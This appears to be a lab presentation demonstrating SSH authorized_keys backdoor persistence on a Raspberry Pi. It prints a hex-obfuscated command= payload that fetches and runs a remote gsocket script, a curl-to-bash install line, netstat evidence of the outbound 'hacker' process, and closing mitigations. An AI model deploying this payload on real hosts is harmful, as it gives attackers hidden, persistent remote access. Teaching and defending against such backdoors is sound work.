SSH Public Key Backdoor

Daniel Tureo

Overview

- Objective
- Devices / Technologies
- Assumptions
- MITRE ATT&CK
- Implementation
- Mitigations

Objective

- Modify the SSH *authorized_keys* file to maintain persistence on a victim's host

Devices / Technologies

- Oracle VM VirtualBox machine
  - Kali Linux
- Raspberry Pi 2 as victim's machine
  - Linux raspberrypi 6.1.21-v7+
  - OpenSSH_8.4p1 Raspbian-5+deb11u1
- Local home network (192.168.1.0/24)


Assumptions

- Access to victim’s machine
- SSH Server
- SSH public keys stored in *authorized_keys* file
- No Passphrase for private key
- feature to be exploited
  - **command="command"**

MITRE ATT&CK

- https://attack.mitre.org/techniques/T1098/004/

  The adversary is trying to maintain their foothold.



Global Socket or gsocket

https://www.gsocket.io/deploy/

Global Socket allows two workstations on different private networks to communicate with each other. Through firewalls and through NAT - ***like there is no firewall***.

Install: **bash -c "$(curl -fsSLk gsocket.io/x)"**

More information https://github.com/hackerschoice/gsocket

Let’s start!

Public key

ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDNp2sbl
7d6on9Yxt62XVyFIH177tJ5JWcKjH9dflASIEiTkImk
bWNGi+T+mYdT2fxkJuahUyBf715i+weEDT1MBgX
C8y5cKYJhTdiEShRYLapK3iLOTJxuW3UrMh/Eekm
nZguB4rRDxtn4z+9jjuDlgO/o6ERV80assu1jpQ6N/a
6dymZV/Yk18n7snNY22sksAjdrO+V/B6Gbf4bZaf4
WmzO6qtRyer+tsedWKGmqIt5K8mZBVJrwnBY2c
6OhrJZu4eOCjjk3CGoRBTHiE95dYKE5wecnNin3q
TJAHqFpyV+rSGvKalsmKpLWs/NIc2Q4mM8AVn2P
4a8jdBpm2PurLasfY/IoRim1FI0Nfb71FXUlF+A9laJ
BJ/S+YK7C58K1HJe33Y3m2Q2IMti4jrJav8O9fnxS
TXoMXssz4W96SkDNsKp+775vjSuhndduzLoEVloL
6vaoF/5XWt5sp2NvCl+NdjoqZikU949AJQi88rZk0X
rI6f2pM6fiHiihK8M= kali@kali

- ➔ How?
  - ssh-keygen
- ➔ Where does this going to happen?
  - Attacker will modified *authorized_keys file with backdoor*


New public key

no-user-rc,no-X11-forwarding, command="`###---POWERSHELL---`; eval $(echo **583d326d317a696469317a6b6b6d786a6a6a307a306a6c6a2047535f48494444454e5f4e414d453d6861636b6572206261736820 2d6320222428637572 6c202d6673534c6b2067736f636b65742e696f2f782922** | xxd -r -ps)"

ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDNp2sbl7d6on9Yxt62XVyFIH177tJ5JWcKjH9dflASIEiTkImkbWNGi+T+mYdT2fxkJuahUyBf715i+weEDT1MBgXC8y5cKYJhTdiEShRYLapK3iLOTJxuW3UrMh/EekmnZguB4rRDxtn4z+9jjuDlgO/o6ERV80assu1jpQ6N/a6dymZV/Yk18n7snNY22sksAjdrO+V/B6Gbf4bZaf4WmzO6qtRyer+tsedWKGmqIt5K8mZBVJrwnBY2c6OhrJZu4eOCjjk3CGoRBTHiE95dYKE5wecnNin3qTJAHqFpyV+rSGvKalsmKpLWs/NIc2Q4mM8AVn2P4a8jdBpm2PurLasfY/IoRim1FI0Nfb71FXUIF+A9IaJBJ/S+YK7C58K1HJe33Y3m2Q2IMti4jrJav8O9fnxSTXoMXssz4W96SkDNsKp+775vjSuhndduzLoEVIoL6vaoF/5XWt5sp2NvCI+NdjoqZikU949AJQi88rZk0XrI6f2pM6fiHiihK8M= kali@kali

- user side
- .ssh/authorized_keys


Checking with **CyberChef**



Copying a new “infected” key into the server

Installation and Connection

Backdoor console open




Network connections

```
dtureo@raspberrypi:~ $ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      817/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      662/sshd: /usr/sbin
tcp        0      0 127.0.0.1:42795         0.0.0.0:*               LISTEN      646/containerd
tcp        0      0 192.168.1.100:22        192.168.1.110:58100     ESTABLISHED 22588/sshd: testdan
tcp        0    208 192.168.1.100:22        192.168.1.110:56374     ESTABLISHED 21525/sshd: dtureo
tcp        0      0 192.168.1.100:22        192.168.1.110:53591     ESTABLISHED 20550/sshd: testdan
tcp6       0      0 :::22                   :::*                    LISTEN      662/sshd: /usr/sbin
tcp6       0      0 :::80                   :::*                    LISTEN      723/apache2
dtureo@raspberrypi:~ $ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      817/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      662/sshd: /usr/sbin
tcp        0      0 127.0.0.1:42795         0.0.0.0:*               LISTEN      646/containerd
tcp        0      0 192.168.1.100:37974     185.199.108.153:80      TIME_WAIT   -
tcp        0      0 192.168.1.100:22        192.168.1.110:58100     ESTABLISHED 22588/sshd: testdan
tcp        0    208 192.168.1.100:22        192.168.1.110:56374     ESTABLISHED 21525/sshd: dtureo
tcp        0      0 192.168.1.100:39944     192.145.44.201:443      ESTABLISHED 25945/hacker
tcp        0      0 192.168.1.100:47236     192.145.44.201:443      TIME_WAIT   -
tcp        0      0 192.168.1.100:22        192.168.1.110:53591     ESTABLISHED 20550/sshd: testdan
tcp6       0      0 :::22                   :::*                    LISTEN      662/sshd: /usr/sbin
tcp6       0      0 :::80                   :::*                    LISTEN      723/apache2
dtureo@raspberrypi:~ $ sudo netstat -antp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      817/mysqld
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      662/sshd: /usr/sbin
tcp        0      0 127.0.0.1:42795         0.0.0.0:*               LISTEN      646/containerd
tcp        0      0 192.168.1.100:37974     185.199.108.153:80      TIME_WAIT   -
tcp        0      0 192.168.1.100:43482     192.145.44.201:443      ESTABLISHED 25945/hacker
tcp        0      0 192.168.1.100:22        192.168.1.110:58100     ESTABLISHED 22588/sshd: testdan
tcp        0      0 192.168.1.100:22        192.168.1.110:56374     ESTABLISHED 21525/sshd: dtureo
tcp        0      0 192.168.1.100:39944     192.145.44.201:443      ESTABLISHED 25945/hacker
tcp        0      0 192.168.1.100:47236     192.145.44.201:443      TIME_WAIT   -
tcp        0      0 192.168.1.100:22        192.168.1.110:53591     ESTABLISHED 20550/sshd: testdan
tcp6       0      0 :::22                   :::*                    LISTEN      662/sshd: /usr/sbin
tcp6       0      0 :::80                   :::*                    LISTEN      723/apache2
dtureo@raspberrypi:~ $
```

What if we reboot the server?

Crontab has been infected as well



Why is this backdoor helpful?

In this case, the backdoor allows

- Secure connection using gsocket (Global Socket Relay Network)
- Hidden processes
- Persistence (even after rebooting)
  - Crontab infected
- Lateral movement

Mitigation

- Encrypt private key
  - setting the passphrase at ssh-keygen
- Strong passwords/passphrase
- Keep SSH updated

- Edit /etc/ssh/sshd_config
  - PermitRootLogin no
  - Limit max authentication attempts
  - MaxAuthTries 3
- Find all authorized_keys files
- Check configured cron jobs.
- Check logs (auth_logs, sshd_logs)

Thanks for your attention